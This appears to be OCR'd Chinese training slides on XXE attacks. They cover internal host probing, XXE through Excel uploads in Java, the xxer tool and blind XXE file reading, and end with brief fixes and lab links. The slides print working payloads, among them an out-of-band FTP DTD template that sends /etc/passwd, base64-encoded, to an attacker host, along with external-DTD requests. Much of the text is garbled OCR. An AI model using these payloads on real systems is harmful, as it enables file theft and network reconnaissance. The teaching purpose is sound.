


# xxe考核讲解----







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- ) 02. Java中上传Excel导致xxe漏洞
- **03.** XXE 利用工具







**/01** 

内网主机探测





# 内网主机探测

	Attack ty	pe: Sniper							
フ 車回 显 XXE	Host: I Cache-C Upgrade User-Ag Accept:			164; x64) AppleWebKi	t/537.36 (KHTML, lik	te Gecko) (	Chrome/81.	0. 4044. 92	Safari/537.
		ml,application/xhtml+xml,a; Encoding: gzip, deflate	Request	Payload	Status	Error	Timeout	Length	Comment
	Accept-	Language: zh-CN, zh;q=0.9	195	195	200			221	
		ion: close	0		200			233	
		-Type: application/xml -Length: 121	239	239	200			233	
Number range		Length. 121	30	30	200			903	
	n="1.0"?>		108	108	200			904	
Type:	<ul><li>Sequential  Rand</li></ul>		235	235	200			1132	
From:	1	SYSTEM "http://192.1	20	20	200			1164	
2.5.0250		/root>	52	52	200			1164	
To:	254	///	91	91	200			1164	
Cton:	4		186	186	200			1166	
Step:	1		190	190	200			1166	
How many:			200	200	200			1166	
38 00 00 00 00 00 00 00 00 00 00 00 00 00			209	209	200			1166	
			213	213	200			1166	





# 内网主机探测

01

#### 有回显XXE


Number range	
Type:	<ul><li>Sequential     Random</li></ul>
From:	1
To:	254
Step:	1
How many:	

Request	Payload	Status	Error	Timeout	Length	Comment
195	195	200			221	
0		200			233	
239	239	200			233	
30	30	200			903	
108	108	200			904	
235	235	200			1132	
20	20	200			1164	
52	52	200			1164	
91	91	200			1164	
186	186	200			1166	
190	190	200			1166	
200	200	200			1166	
209	209	200			1166	
213	213	200			1166	





### 内网主机探测










**/02** 

Java中上传Excel 导致xxe漏洞





#### 若存在上传功能,且支持上传xIsx格式,则可能存在xxe漏洞:









若存在上传功能,且支持上传xlsx格式,则可能存在xxe漏洞:





若存在上传功能,且支持上传xIsx格式,则可能存在xxe漏洞:

若服务器成功解析后,攻击机则会接收到服务器的请求。





#### 若存在上传功能,且支持上传xIsx格式,则可能存在xxe漏洞:



#### Java中常见解析Excel引入的XXE组件复现与分析

★★★★★ 3 人评价 (242 人已学)

通过该实验的复现和分析Java中常见解析Excel组件引入的XXE漏洞产生原因,并能够根据实验指导书完成实验。

http://www.hetianlab.com/expc.do?ec=ECID6f34-b946-4af7-b2b8-068c32966485







**/03** 

XXE利用工具





### XXE利用工具

#### https://github.com/TheTwitchy/xxer

```
[root@iZuf65ov80qij1f1990s14Z xxer-master]# cat ftp.dtd.template
<!ENTITY % bbb SYSTEM "file:///tmp/"><!ENTITY % ccc "<!ENTITY &#37; ddd SYSTEM 'ftp://fakeuser:%bbb;@%HOSTNAME%:%FTP_PORT%/b'_>">
```

```
[root@iZuf65ov80qij1f1990s14Z xxer-master]# cat ftp.dtd.template
<!ENTITY % bbb SYSTEM "php://filter/read=convert.base64-encode/resource=file:///
etc/passwd"><!ENTITY % ccc "<!ENTITY &#37; ddd SYSTEM 'ftp://fakeuser:%bbb;@%HOS
TNAME%:%FTP PORT%/b'>">
```






### XXE利用工具

#### python xxer.py -H 192.168.52.1 -p 9821



















在无回显xxe中,存在换行和空格及其他特殊字符时,用file协议是读取不到文件内容的








在无回显xxe中,存在换行和空格及其他特殊字符时,用file协议是读取不到文件内容的

```
Request
                                                                                 Response
Pretty Raw Hex \n ≡
                                                                                 Pretty Raw Hex Render \n ≡
                                                                                  C:\Windows\system32\cmd.exe - python -m http.server 9823
 1 POST /xxe/1.php HTTP/1.1
2 Host: 127.0.0.1
                                                                                 C:\Users\lyp>python -m http.server 9823
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 F
                                                                                 Serving HTTP on :: port 9823 (http://[::]:9823/) ...
4 Accept: text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8
5 Accept-Language: zh-CN, zh; q=0. 8, en-US; q=0. 5, en; q=0. 3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Cookie: bdshare firstime=1545322813544; BEEFH00K=C1QkJg7gSUzUd07Cqs8Zvq2k1
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 85
13
14 <?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE user SYSTEM "http://127.0.0.1/2.dtd">
```






当读取文件时,建议使用php伪协议去进行读取:







#### 当读取文件时,建议使用php伪协议去进行读取:









**/04** 

XXE修复及练习





#### 方案一:

过滤用户输入的 xml 数据,比如尖括号,一些关键字: <!DOCTYPE 和<!ENTITY,或者, SYSTEM 和 PUBLIC 等

#### 方案二:





VulnHub渗透测试实战靶场XXE Lab

★★★★★ 0 人评价 (82 人已学)

XXE Lab是一个难度为中级的XXE漏洞CTF挑战,通过实验学习XXE漏洞的利用方式,获取靶机flag。

http://hetianlab.com/expc.do?ce=258c11e7-8464-47c7-9e86-17123d40700e